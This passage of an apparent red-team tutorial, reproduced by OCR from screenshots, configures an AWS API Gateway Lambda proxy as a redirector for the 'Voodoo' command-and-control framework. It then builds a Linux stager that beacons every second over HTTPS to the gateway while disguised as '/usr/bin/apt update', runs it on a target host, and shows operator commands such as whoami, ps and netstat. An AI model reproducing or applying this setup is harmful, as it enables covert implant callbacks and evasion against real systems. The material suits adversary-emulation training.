
Enable API Gateway CORS ☐

* Required

And click the "Create Resource" button.

```
{proxy+} is a greedy path variable
```

Our screen should now look similar to the following:



/{proxy+} - ANY - Setup

API Gateway will configure your ANY method as a proxy integration. Proxy integrations can communicate with HTTP endpoints or Lambda functions. API Gate endpoints, including resource path, headers, query string parameters, and body. For Lambda integrations, API Gateway applies a default mapping to send all follow a default interface. To learn more read our documentation


Integration type [✓ Lambda Function Proxy] HTTP Proxy VPC Link

Lambda Region us-east-2

Lambda Function

Use Default Timeout ✓

Input the Lambda function name (e.g.)



/{proxy+} - ANY - Setup

API Gateway will configure your ANY method as a proxy integration. Proxy integrations can communicate with HTTP endpoints or Lambda functions. API Gate
endpoints, including resource path, headers, query string parameters, and body. For Lambda integrations, API Gateway applies a default mapping to send all c
follow a default interface. To learn more read our documentation

Integration type: [✓ Lambda Function Proxy] HTTP Proxy VPC Link


Lambda Region: us-east-2

Lambda Function: myLambdaFunction001

Use Default Timeout: ✓

And then click the “Save” button.

You will see a message similar to the following:




Add Permission to Lambda Function

You are about to give API Gateway permission to invoke your Lambda function:
arn:aws:lambda:us-east-2:056795420804:function:myLambdaFunction001

Next click the “OK” button.

Our screen should now look similar to the following:



/{proxy+} - ANY - Method Execution


Method Request
Auth: NONE
ARN: arn:aws:execute-api:us-east-2:056795420804:fdvnpit718/*/*/*

Integration Request
Type: LAMBDA_PROXY

Method Response
HTTP Status: Proxy


Integration Response
Proxy integrations cannot be configured to
responses.

We can now deploy this API via clicking on the "Actions" drop-down button and clicking the "Deploy API" link:



Set the:

- Deployment stage -> Select "[New Stage]" from drop-down box
- Stage name: prod




Deploy API

Choose a stage where your API will be deployed. For example, a test version of your API could be deployed to a stage named beta.

Deployment stage: [New Stage]
Stage name*: prod
Stage description:
Deployment description:

Next click the "Deploy" button.

Our screen should now look similar to the following:



prod Stage Editor

Invoke URL: https://fdvnpit718.execute-api.us-east-2.amazonaws.com/prod

Cache Settings

Enable API cache ☐

Default Method Throttling

Choose the default throttling level for the methods in this stage. Each method in this stage will respect these rate and burst settings. Your current account l requests per second with a burst of **5000** requests. Read more about API Gateway throttling

Enable throttling ✓

Rate 10000 requests per second

Burst 5000 requests

Web Application Firewall (WAF) Learn more.

Select the Web ACL to be applied to this stage.

Web ACL None Create Web ACL

Client Certificate

Select the client certificate that API Gateway will use to call your integration endpoints in this stage.

Certificate None

Note: the “Invoke URL” at the top of the screen (e.g. https://fdvnpit718.execute-api.us-east-2.amazonaws.com/prod).

Voodoo Stager


The final step is to create a Voodoo Stager that points to the AWS API Gateway URL and execute that on target. For this we just need to create a new stager using the **HTTPS** call back method. Change the **domain** field to point to the AWS API Gateway domain. The **URL Path** needs to start the same patch as shown in your **API Gateway Invoke URL** but can have anything tacked on the end that you’d like. Finally, select the proper OS, Architecture, and host binary for your target then click **Update** and **download** the payload.

Create a Stager in Voodoo similar to the following (replacing "<unique_string_here>" with your unique "Invoke URL" e.g. fdvnpit718):

- Name: StagerAWSProxy
- Domain: <**unique_string_here**>.execute-api.us-east-2.amazonaws.com
- Port: 443
- Callback interval (seconds): 1
- URL Path: /prod/partial_update
- Proxy: Use host settings
- Custom headers: None; N/A
- Target: Linux
- Architecture: x64
- Host process: /usr/bin/apt
- Command Argument / Passphrase: update

Next, click the “Update” button.

Our screen should now look similar to the following:


Stagers

Create Stager

StagerAWSProxy ×

Some features are disabled in the community addition

Name: StagerAWSProxy

Communication Style: [✓ HTTPS Call-back] TCP Call-back UDP Call-back TLS Call-in

Domain: fdvnpit718.execute-api.us-east-2.amazonaws.com

Port: 443

URL Path: /prod/partial_update

Proxy: [✓ Use host settings] Use specified proxy Don't use a proxy

Callback interval (seconds): 1

Target: Darwin [✓ Linux] Android Windows

Architecture: [✓ x64] ARM ARM64

Host process: /usr/bin/apt

Command Argument / Passphrase: update

```
StagerAWSProxy /usr/bin/apt update
```


Now SSH into the Public EC2 instance and execute the Voodoo stager:

```
chmod 777 /shared/voodoo_ce/app/resources/StagerAWSProxy
/shared/voodoo_ce/app/resources/StagerAWSProxy /usr/bin/apt update
```

We should see output similar to the following:

```
root@ip-10-0-1-49:/shared# chmod 777 /shared/voodoo_ce/app/resources/StagerAWSProxy
root@ip-10-0-1-49:/shared# /shared/voodoo_ce/app/resources/StagerAWSProxy /usr/bin/apt update
root@ip-10-0-1-49:/shared#
```

And in the Voodoo Web Interface…



```
1 whoami
2 sysinfo
3 interval
4 ps
5 netstat

TCP 0.0.0.0:22 <-> 0.0.0.0:0 LISTEN
TCP 10.0.1.49:22 <-> 65.130.179.63:57404 ESTABLISHED
TCP 10.0.1.49:45512 <-> 3.129.35.205:443 TIME_WAIT
TCP 10.0.1.49:22 <-> 65.130.179.63:52043 ESTABLISHED
TCP 10.0.1.49:22 <-> 65.130.179.63:52045 ESTABLISHED
UDP 0.0.0.0:68 <-> 0.0.0.0:0 CLOSED
TCP :::22 <-> :::0 LISTEN
TCP :::443 <-> :::0 LISTEN
TCP :::995 <-> :::0 LISTEN
UDP :::123 <-> :::0 CLOSED

6 ls /
7 integrity
```

We should now see a new agent calling back through this proxy!